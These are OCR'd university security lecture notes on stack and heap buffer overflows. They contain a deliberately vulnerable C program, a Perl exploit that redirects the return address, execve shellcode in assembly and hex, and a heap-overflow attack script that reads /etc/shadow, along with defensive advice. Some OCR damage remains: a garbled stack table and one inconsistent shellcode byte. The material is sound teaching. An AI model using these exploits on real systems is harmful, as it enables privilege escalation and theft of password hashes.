
- Consider now that we have:

```
void function (char *str)
{
    char buffer[16];

    strcpy (buffer, str);
}

int main () {
  char *str = "I am greater than
               16 bytes";
  function (str);
}
```

the function stack looks like:



So what?


- We have just overwritten the address of the return pointer, so we aren't going to get back to the correct location ☹
  - The program is going to abort.
- But if we are attacking the system we might try and do more.
  - We might have two variables, like the example two slides back, so change one to change the other.
  - We might also change the return pointer to a specific value.

What value?

- Maybe to the address of a function that we can run with the program permissions.
  - Remember we talked earlier about the setuid issue in Unix.
- But such code might not exist!
  - So, we could write it ourselves and place the code we want to execute in the buffer's overflowing area!
  - We will look at an example of this at the end of this section of notes.
- We then overwrite the return address so it points back to the buffer and executes the intended code. Such code can be inserted into the program using environment variables or program input parameters.

The smashed stack

- Causing stack overflows is often referred to as smashing the stack.



Recall: Types of Attacks

- We talked earlier about the types of things an attacker can do through a buffer overflow attack.
  - We can explain in a little more detail now.
- **Denial of service attack**:
  - Too much data on the memory states causes other information on the stack to be overwritten.
    - If enough information can be overwritten, the system cannot function, and the operating system will crash.
  - This is easy to do if a buffer overflow is possible.
- **Gaining access**:
  - A careful attacker can overwrite just enough on the stack to overwrite the return pointer, causing the pointer to point to the attacker's code instead of the actual program, so the attacker’s code gets executed next!

Unsafe C functions

- Many buffer overflows result from the use of unsafe functions available in the standard library of C.
- Here go a few of the common functions that should be avoided!

```
gets(char *str);
sprintf(char *str, char *format, …);
strcat(char *dest, char *src);
strcpy(char *dest, char *src);
vsprintf(char *str, char *fmt, va_list ap);
```

- Functions such as `strncat` or `strncpy` are better, because they have bounds which makes it easier to protect.
  - They still need to be used with care though, since they make checking easier, but they can still suffer problems with buffer overflow if the bounds are incorrectly specified.
- You also have to make sure there aren't buffer overflows introduced due to your own code, or in other code you have included, apart from the standard libraries.

```
/*
StackOverrun.cpp
This program shows an example of how a stack-based buffer
overrun can be used to execute arbitrary code. Its objective is
to find an input string that executes the function Y.
*/

#include <stdio.h>
#include <string.h>

void X(const char* input)
{
  char buf[10];

  //Not passing any arguments is a trick to view the stack.
  printf("My stack looks like:\n%p\n%p\n%p\n%p\n%p\n%p
       \n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");
  //Pass the user input straight to secure code public enemy #1.
  strcpy(buf, input);
  printf("%s\n", buf);

  printf("Now the stack looks like:
\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n\n");}
```

Okay, so it's actually C code ☺

`printf` is for printing …

```
void Y(void)
{
    printf("Argh! I've been hacked!\n");
}

int main(int argc, char* argv[])
{
    printf("Address of X = %p\n", X);
    printf("Address of Y = %p\n", Y);
    if (argc != 2)
    {
       printf("Please supply a string as an argument!\n");
       return -1;
    }
    X(argv[1]);
    return 0;
}
```

F:\Examples\StackOverrun Hello

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0023FF14
0000000C
0023FFE0
77C35C94
77C146F0
FFFFFFFF
0023FF60
00401401
00032593
00401328
```

The return address of X

```
Hello
Now the stack looks like:
0022FF30
00000018
00000001
0023FF14
0000000C
6C6C6548
77C3006F
77C146E0
FFFFFFFF
0022FF60
00401401
00032593
00401328
```


Hello was copied in
6C-l, 65-e, 48-H, 6F-o

F:\Examples\StackOverrun AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0023FF14
0000000C
0023FFE0
77C35C94
77C146F0
FFFFFFFF
0023FF60
00401401
00032593
00401328
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Now the stack looks like:
0023FF30
00000018
00000001
0023FF14
0000000C
41414141
41414141
41414141
41414141
41414141
41414141
41414141
41414141
41414141
```

Trying to access 41414141 ☹



F:\Examples\StackOverrun AAAAAAAAAA

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0023FF14
0000000C
0023FFE0
77C35C94
77C146F0
FFFFFFFF
0023FF60
00401401
00032593
00401328
```

```
AAAAAAAAAA
Now the stack looks like:
0023FF30
00000018
00000001
0023FF14
0000000C
41414141
41414141
77004141
FFFFFFFF
0023FF60
00401401
00032593
00401328
```


Notice the 00 for the null.

F:\Examples\StackOverrun AAAAAAAAAAAAAAAAAAAA

We are going to put in 20 A's, to stop just before the target!

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0023FF14
0000000C
0023FFE0
77C35C94
77C146F0
FFFFFFFF
0023FF60
00401401
00032593
00401328
```


```
AAAAAAAAAAAAAAAAAAAA
Now the stack looks like:
0023FF30
00000018
00000001
0023FF14
0000000C
41414141
41414141
41414141
41414141
41414141
00401400
00032593
00401328
```




F:\Examples\StackOverrun AAAAAAAAAAAAAAAAAAAAA

We are going to put in 21. We can then see the overflow!

```
Addres
Addres                                                    AAAAAA
My sta                                                    looks like:
7FFDC0
000000
00000001                                                  00000001
0023FF14                                                  0023FF14
0000000C                                                  0000000C
0023FFE0                                                  41414141
77C35C94                                                  41414141
77C146F0                                                  41414141
FFFFFFFF                                                  41414141
0023FF60                                                  41414141
00401401                                                  00400041
00032593                                                  00032593
00401328                                                  00401328
```





We can use this to detect where we should be pushing data into to exploit the buffer overflow.

```
$arg = "AAAAAAAAAAAAAAAAAAAA"."\x28\x13\x40";
$cmd = "StackOverrun ".$arg;
system($cmd);
```

5a_run.pl

```
Address of X = 004012B8
Address of Y = 00401328
My stack looks like:
7FFDF000
00000018
00000001
0022FF14
0000000C
0022FFE0
77C35C94
77C146F0
FFFFFFFF
0022FF60
00401401
003E2593
00401328
```

```
AAAAAAAAAAAAAAAAAAAA(‼@
Now the stack looks like:
0022FF30
0000001A
00000001
0022FF14
0000000C
41414141
41414141
41414141
41414141
41414141
00401328
003E2593
00401328
```

Argh! I've been hacked!


Run it again...

- ... And the addresses will be the same.
- Even if the programs are running at the same time.
- The addresses that are visible here are only relative addresses.
- So, with such systems if we find a buffer overflow in a particular version of a widely distributed piece of software, we can likely exploit it in the same way on many computers.

How can we prevent buffer overflows?

- Buffer overflow vulnerabilities are inherent in code, due to poor or no error checking.
- There are two sides to addressing this:
  - If you are the developer, you need to make sure you have secure code.
  - If you are a user of software, anything that can be done to protect against buffer overflows must be done external to the software application, unless you have the source code and can re-code the application correctly.
    - Most users wouldn’t be able to make the latter choice.

Diagnosing buffer overflows?



Dilbert: 14-Aug-2012


For the developer/programmer …

- **Write secure code**:
- Buffer overflows result when more information is placed into a buffer than it is meant to hold.
  - C library functions such as `strcpy()`, `strcat()`, `sprintf()` and `vsprintf()` operate on null terminated character arrays and perform no bounds checking.
    - `gets()` is another function that reads user input (into a buffer) from stdin until a terminating newline or EOF is found.
    - The `scanf()` family of functions may also result in buffer overflows.
- The best way to deal with buffer overflow problems is to not allow them to occur in the first place. Developers should learn to minimize the use of vulnerable functions.

- **Use compiler tools**:
  - Compilers have become more and more aggressive in optimizations and the checks they perform.
  - Some compiler tools offer warnings on the use of unsafe constructs such as gets (), strcpy () and the like.
  - Some compilers (such as ``StackGuard'', a modification of the standard GNU C compiler gcc.) actually change the compiled code from unsafe to safe automatically; possibly by adding a canary value.
    - This is something you could do yourself anyway.
- You can use a **canary or guard value** just before the return address, and check that it hasn't changed.
  - The canary value shouldn't be predictable, or the attacker just writes it again. ☺

Normal (safe) stack configuration:

Buffer	Other local variables	Canary (random)	Return address	Other data



Buffer overflow attack attempt:

Buffer	Overflow data	Corrupt return address	Attack code

Figure 16 in Goodrich & Tamassia's book

- Perform extensive code reviews of string functionality and indexes utilized within your application.
- Use something like the `<strsafe.h>` library of Visual C++.
  - This library has buffer overrun safe functions that will help with the detection of buffer overflows.
- Stack (and/or heap) randomisation may be available!
  - We will see later that this is used in some Windows OS's.

For the end user …

- **Remove the vulnerable software**:
  - This is a simple way of protecting against being attacked through that software.
  - The software may well be installed by default and not-used.
    - For security and space/efficiency reasons it may as well be removed.
  - Any services or ports which are unnecessarily in operation should be closed.
- From the point of view of security it is better to know exactly what is installed and what it is for. That is, have a "default not install" policy.

- **Run Software at the Least Privilege Required:**
  - This is another general rule: the *principle of least privilege*.
  - Applying this we limit the access an attacker can have, even if they identify a way of launching a buffer overflow attack, or some other attack.
- **Apply vendor patches**:
  - Usually the announcement of a buffer overrun vulnerability will be fairly closely followed by the vendor releasing a patch or updating the software to a new version.
  - In either case, the vendor usually adds the proper error checking into the program. By far, this is the best way to defend against a buffer overrun.

- **Filter Specific Traffic at the Firewall**:
  - Many companies are concerned about external attackers breaching their companies security via the Internet and compromising a machine using a buffer overrun attack.
  - An easy preventative mechanism is to block the traffic of the vulnerable software at the firewall.
  - If a company does not have internal firewalls, this does not prevent an insider from launching a buffer overrun attack against a specific system.

- **Test Key Applications:**
  - A good way to defend against buffer overflow attacks is to be proactive and test software.
  - Since it might be time consuming, test the critical software first.
    - Type 200 characters for a username.
    - What happens?
  - Buffer overflow problems may be around for a long time before anyone, with good or bad motivation, tests it against buffer overflow problems.
    - We expect buffer overflows to result from exceptional behaviour, not normal behaviour.

Fuzzing

- One way of testing for the response to exceptional behaviour is to use fuzzing.
- This uses randomly generated data, maybe within some bounds, as input.
  - Inevitably most of the input is not going to be consistent with the expected input, and it allows us to identify some problems.
  - Problems like buffer overflows which can occur with a wide range of inputs are likely to be found, problems that only occur when we have a rare combination of inputs, for example are unlikely to be detected.

So …

- … obviously every programmer working on major projects now knows about buffer overflow problems and avoids them.
- Yeah, right!
- Actually avoiding them isn't as easy as it looks.
- https://www.kb.cert.org/vuls/html/search
- Across many different operating systems and deployment environments.
- Even experts make mistakes sometimes.
- When cryptographic algorithms are published and released for testing a reference implementation is often made available too.
  - The reference implementation for MD6, a hash function, was found, in December 2008, to contain a buffer overflow.

Shellcode

- Remember I said earlier about inserting your own code into the buffer.
  - This is called shellcoding.
- To do shellcoding properly from scratch requires knowledge of assembly code.
  - We are just going to look at an example taken from Chapter 10 of [SB18]

The C we want to see ☺

```
int main(int argc, char*argv[])
{
 char *sh;
 char *args[2];

 sh = "/bin/sh"
 args[0] = sh;
 args[1] = NULL;
 execve (sh, args, NULL);
}
```

This will open a shell.

Why “just open a shell”?

- the setuid issue!
- If the program which this buffer overload attack is launched against is owned by root and is a setuid program, then the shell will run with root permissions.
- This means that when we attack we also include instructions to, for example, view `/etc/shadow`, and we will be able to.
  - So the input for the buffer overflowing is submitted and instructions to run in the shell.

The x86 assembly code

```
        nop
        nop                         // end of nop sled
        jmp  find                   // jump to end of code
cont:   pop  %esi                   // pop address of sh off stack into %esi
        xor   %eax, %eax            // zero contents of EAX
        mov  %al, 0x7(%esi)         // copy zero byte to end of string sh (%esi)
        lea  (%esi), %ebx           // load address of sh (%esi) into %ebx
        mov  %ebx,0x8(%esi)         // save address of sh in args[0] (%esi+8)
        mov  %eax,0xc(%esi)         // copy zero to args[1] (esi+c)
        mov  $0xb,%al               // copy execve syscall number (11) to %al
        mov  %esi,%ebx              // copy address of sh (%esi) into %ebx
        lea  0x8(%esi),%ecx         // copy address of args (%esi+8) to %ecx
        lea  0xc(%esi),%edx         // copy address of args[1] (%esi+c) to %edx
        int  $0x80                  // software interrupt to execute syscall
find:   call cont                   // call cont which saves next address on stack
sh:     .string "/bin/sh "          // string constant
args:   .long 0                     // space used for args array
        .long 0                     // args[1] and also NULL for env array
```

- %eax, %ebx, %ecx, %edx, %esi, %al are all x86 registers with various roles.

Compiled x86 machine code

90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 72 68 20 20 20 20 20 20

This is what we insert!

This isn’t exactly obvious ☺

Different platforms need different assembler code.

An example of a heap overflow

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];               /* vulnerable input buffer */
    void (*process)(char *);    /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

(a) Vulnerable heap overflow C code

Fig 10.11(a) in [SB18]

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
. . .
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
. . .
```

The address is 0x080497b8

(b) Example heap overflow attack

Fig 10.11b in [SB18]

CSCI262 : System Security


Week 11: Side-Channel Attacks

Outline

- What are side channels attacks?
- Classes of side channel attacks.
- Fault Analysis.
- Protection/countermeasures.
- Some of this material is based on material in Surreptitious Software by Collberg and Nagra.

What are side channels?

- It's useful to know what side channels are first!
- There is a standard communication channel…
  - Side channels are another source of information, likely dependent on the implementation and likely the cryptographic device, rather than the ciphertext and plaintext/ciphertext relations.



- There is a standard abstract model of communication, we looked at it earlier.
- Side channels are really any information that is not represented by that abstract standard model.
- Look at http://tau.ac.il/~tromer/acoustic/

- There has been a fair bit of research into side channels.
- They are often omitted from security education though, with a more likely emphasis on cryptography.

What are side channel attacks?

